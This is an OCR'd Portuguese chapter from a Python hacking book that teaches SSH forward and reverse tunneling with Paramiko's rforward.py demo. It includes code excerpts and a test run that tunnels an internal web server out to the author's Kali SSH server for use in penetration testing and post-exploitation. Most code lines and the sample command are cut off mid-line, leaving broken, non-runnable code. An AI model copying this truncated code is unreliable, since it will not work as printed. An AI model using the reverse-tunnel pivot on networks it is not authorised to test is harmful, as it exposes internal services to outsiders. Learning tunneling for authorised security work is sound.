
Túneis SSH são incríveis, mas podem ser confusos de entender e configurar, especialmente ao lidar com um túnel SSH reverso.

Lembre-se de que nosso objetivo em tudo isso é executar comandos que digitamos em um cliente SSH em um servidor SSH remoto. Ao usar um túnel SSH, em vez de comandos digitados sendo enviados para o servidor, o tráfego de rede é enviado embalado dentro do SSH e depois desembalado e entregue pelo servidor SSH.


Imagine que você está na seguinte situação: você tem acesso remoto a um servidor SSH em uma rede interna, mas deseja acessar o servidor web na mesma rede. Você não pode acessar o servidor web diretamente, mas o servidor com SSH instalado tem acesso e o servidor SSH não tem as ferramentas que você deseja usar instaladas nele.

Uma maneira de superar esse problema é configurar um túnel SSH avançado. Sem entrar em muitos detalhes, executar o comando `ssh -L 8008:web:80 justin@sshserver` se conectará ao servidor SSH como o usuário justin e configurará a porta 8008 em seu sistema local. Qualquer coisa enviada para

a porta 8008 será enviada pelo túnel SSH existente para o servidor SSH e entregue ao servidor web. A Figura 2-2 mostra isso em ação.



Isso é bem legal, mas lembre-se de que nem todos os sistemas Windows estão executando um serviço de servidor SSH. No entanto, nem tudo está perdido. Podemos configurar uma conexão de tunelamento reverso SSH. Neste caso, nos conectamos ao nosso próprio servidor SSH a partir do cliente Windows da maneira usual. Através dessa conexão SSH, também especificamos uma porta remota no servidor SSH que será tunelada para o host e porta local (como mostrado na Figura 2-3). Este host e porta local podem ser usados, por exemplo, para expor a porta 3389 para acessar um sistema interno usando desktop remoto, ou para outro sistema que o cliente Windows pode acessar (como o servidor web em nosso exemplo).



Os arquivos de demonstração do Paramiko incluem um arquivo chamado rforward.py que faz exatamente isso. Ele funciona perfeitamente como está, então não vou apenas reimprimir esse arquivo, mas vou destacar alguns pontos importantes e passar por um exemplo de como usá-lo. Abra o rforward.py, pule para main() e siga junto.

```
import getpass
import sys
import paramiko

def main():
    options, server, remote = parse_options()
    password = None
    if options.readpass:
        password = getpass.getpass('Enter SSH password: ')
    client = paramiko.SSHClient()
    client.load_system_host_keys()
    client.set_missing_host_key_policy(paramiko.WarningPolicy
    verbose('Connecting to ssh host %s:%d ...' % (server[0],
    try:
        client.connect(server[0], server[1], username=options
```

```
                        key_filename=options.keyfile,
                        look_for_keys=options.look_for_keys, p
    except Exception as e:
        print('*** Failed to connect to %s:%d: %r' % (server[
        sys.exit(1)
    verbose('Now forwarding remote port %d to %s:%d ...' % (o
                                                            r
    try:
        reverse_forward_tunnel(options.port, remote[0], remot
                               client.get_transport())
    except KeyboardInterrupt:
        print('C-c: Port forwarding stopped.')
        sys.exit(0)
```

As poucas linhas no topo verificam se todos os argumentos necessários são passados para o script antes de configurar a conexão do cliente SSH do Paramiko (que deve parecer muito familiar). A seção final em main() chama a função reverse_forward_tunnel.

Vamos dar uma olhada nessa função.

```
import threading

def reverse_forward_tunnel(server_port, remote_host, remote_p
    transport.request_port_forward('', server_port)
    while True:
        chan = transport.accept(1000)
        if chan is None:
            continue
        thr = threading.Thread(target=handler, args=(chan, re
                                                     remote_p
        thr.setDaemon(True)
        thr.start()
```

No Paramiko, existem dois métodos principais de comunicação: transporte, que é responsável por fazer e manter a conexão criptografada, e canal, que age como um soquete para enviar e receber dados sobre a sessão de transporte criptografada. Aqui começamos a usar o request_port_forward do Paramiko para encaminhar conexões TCP de uma porta em um servidor SSH

e iniciar um novo canal de transporte. Em seguida, sobre o canal, chamamos a função handler.

Mas ainda não terminamos.

```
def handler(chan, host, port):
    sock = socket.socket()
    try:
        sock.connect((host, port))
    except Exception as e:
        verbose('Falha ao encaminhar solicitação para %s:%d: %
        return

    verbose('Conectado! Túnel aberto %r -> %r -> %r' % (chan.
                                                        chan.
                                                        (host
    while True:
        r, w, x = select.select([sock, chan], [], [])
        if sock in r:
            data = sock.recv(1024)
            if len(data) == 0:
                break
            chan.send(data)
        if chan in r:
            data = chan.recv(1024)
            if len(data) == 0:
                break
            sock.send(data)
    chan.close()
    sock.close()
    verbose('Túnel fechado de %r' % (chan.origin_addr,))
```

E finalmente, os dados são enviados e recebidos.


Vamos tentar.

Testando

Vamos executar o rforward.py a partir do nosso sistema Windows e configurá-lo para ser o intermediário enquanto tunnelamos o tráfego de um servidor web para nosso servidor SSH Kali.

```
C:\tmp\demos>rforward.py 192.168.100.133 -p 8080 -r 192.168.1
Enter SSH password:
Connecting to ssh host 192.168.100.133:22 ...
C:\Python27\lib\site-packages\paramiko\client.py:517: UserWar
 (key.get_name(), hostname, hexlify(key.get_fingerprint())))
Now forwarding remote port 8080 to 192.168.100.128:80 ...
```

Você pode ver que, no computador Windows, fiz uma conexão com o servidor SSH em 192.168.100.133 e abri a porta 8080 nesse servidor, que encaminhará o tráfego para 192.168.100.128 na porta 80. Agora, se eu navegar até http://127.0.0.1:8080 no meu servidor Linux, eu me conecto ao servidor web em 192.168.100.128 através do túnel SSH, como mostrado na Figura 2-4.



Se você voltar para o computador Windows, também poderá ver a conexão sendo feita no Paramiko:
Conectado! Túnel aberto (u'127.0.0.1', 54537) → ('192.168.100.133', 22) → ('192.168.100.128', 80)

SSH e tunelamento SSH são importantes de entender e usar. Saber quando e como usar SSH e tunelamento SSH é uma habilidade importante para os hackers, e o Paramiko possibilita adicionar capacidades de SSH às suas ferramentas Python existentes.

Nós criamos algumas ferramentas muito simples, porém muito úteis, neste capítulo. Eu encorajo você a expandir e modificar conforme necessário. O principal objetivo é desenvolver um sólido entendimento de como usar a rede em Python para criar ferramentas que você possa usar durante testes de penetração, pós-exploração ou ao caçar bugs.

Vamos seguir em frente para usar sockets brutos e realizar sniffing de rede, e então vamos combinar os dois para criar um scanner de descoberta de

host puramente em Python